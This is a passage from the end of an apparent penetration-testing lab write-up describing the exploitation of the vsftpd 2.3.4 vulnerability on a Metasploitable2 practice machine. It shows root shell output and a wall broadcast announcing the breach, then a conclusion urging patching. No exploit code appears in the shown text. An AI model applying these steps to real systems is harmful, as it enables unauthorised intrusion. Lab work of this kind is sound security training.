individual files in /usr/share/doc/*/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Broadcast Message from root@metasploitable  
(somewhere) at 19:51 ...  
I have successfully breached Metasploitable2 using ParrotOS
```

As you can see the message was sent using the wall command.

Conclusion

The process demonstrated the successful exploitation of the vsftpd 2.3.4 vulnerability, gaining root access, and gathering sensitive system information. The steps involved setting up and executing the exploit, interacting with the session, and running various commands to verify access and explore the target system. This exercise highlights the importance of keeping software up-to-date and securing services against known vulnerabilities.